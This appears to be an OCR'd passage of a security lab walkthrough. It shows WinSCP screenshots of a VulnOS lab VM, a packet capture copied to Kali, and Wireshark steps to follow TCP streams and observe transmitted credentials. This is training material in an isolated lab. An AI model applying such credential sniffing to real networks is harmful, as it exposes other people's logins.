

Desktop – test@192.168.71.129 – WinSCP
Local Mark Files Commands Tabs Options Remote Help
Synchronize
Queue
Transfer Settings Default
test@192.168.71.129
New Tab
Desktop
Upload
Edit
Properties
New
Find Files
Download
C:\Users\student\Desktop\
/home/test/Desktop/
Name Size Type Changed
.. Parent directory 6/23/2026 2:21:15 PM
= File folder 1/3/2026 11:08:11 AM
6706 File folder 4/17/2026 11:08:06 AM
att softwares File folder 4/16/2026 2:48:14 PM
fwd File folder 8/14/2025 11:11:31 AM
info File folder 6/12/2026 2:59:52 PM
le10 File folder 4/17/2026 3:08:28 PM
New folder File folder 4/15/2026 5:14:07 AM
Eclipse IDE for Java D... 2 KB Shortcut 2/4/2026 11:40:58 AM
Nmap - Zenmap GUI.... 3 KB Shortcut 6/23/2026 2:21:15 PM
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WPS PDF.lnk 3 KB Shortcut 6/11/2026 3:08:19 PM
Name Size Changed Rights Owner
.. 11/6/2021 1:49:30 AM rwxr-xr-x test
cap.pcapng 7 KB 3/12/2021 5:13:44 AM rwx------ test
s3cr3t.txt 1 KB 3/19/2021 9:03:46 AM r-------- root
0 B of 8.19 KB in 0 of 11
1 hidden
0 B of 6.20 KB in 0 of 2
SCP
0:01:17


Desktop – test@192.168.71.129 – WinSCP
Local Mark Files Commands Tabs Options Remote Help
Synchronize
Queue
Transfer Settings Default
test@192.168.71.129
New Tab
Desktop
Upload
Edit
Properties
New
Find Files
Download
C:\Users\student\Desktop\
/home/test/Desktop/
Name Size Type Changed
.. Parent directory 6/24/2026 2:26:54 PM
= File folder 1/3/2026 11:08:11 AM
6706 File folder 4/17/2026 11:08:06 AM
att softwares File folder 4/16/2026 2:48:14 PM
fwd File folder 8/14/2025 11:11:31 AM
info File folder 6/12/2026 2:59:52 PM
le10 File folder 4/17/2026 3:08:28 PM
New folder File folder 4/15/2026 5:14:07 AM
cap.pcapng 7 KB PCAPNG File 3/12/2021 10:43:44 AM
Eclipse IDE for Java D... 2 KB Shortcut 2/4/2026 11:40:58 AM
Nmap - Zenmap GUI.... 3 KB Shortcut 6/23/2026 2:21:15 PM
WPS Office.lnk 3 KB Shortcut 6/11/2026 3:08:14 PM
WPS PDF.lnk 3 KB Shortcut 6/11/2026 3:08:19 PM
Name Size Changed Rights Owner
.. 11/6/2021 1:49:30 AM rwxr-xr-x test
cap.pcapng 7 KB 3/12/2021 5:13:44 AM rwx------ test
s3cr3t.txt 1 KB 3/19/2021 9:03:46 AM r-------- root
0 B of 14.3 KB in 0 of 12
1 hidden
0 B of 6.20 KB in 0 of 2
SCP
0:02:22



kali-linux-2026.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
VulnOS
Home
VulnOS
kali-linux-2026.1-vmware...
1 2 3 4
Home
File System
Trash
cap.pcapng
KALI

7. Analyze the packet capture file using Wireshark.





kali-linux-2026.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
VulnOS
kali-linux-2026.1-vmwa
Home
VulnOS
kali-linux-2026.1-vmware...
1 2 3 4
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.6.4.
Ready to load or capture
No Packets
Profile: Default
KALI


File→open→Desktop→cap.pcapng→open




8.Follow TCP streams to observe transmitted credentials and network communication.



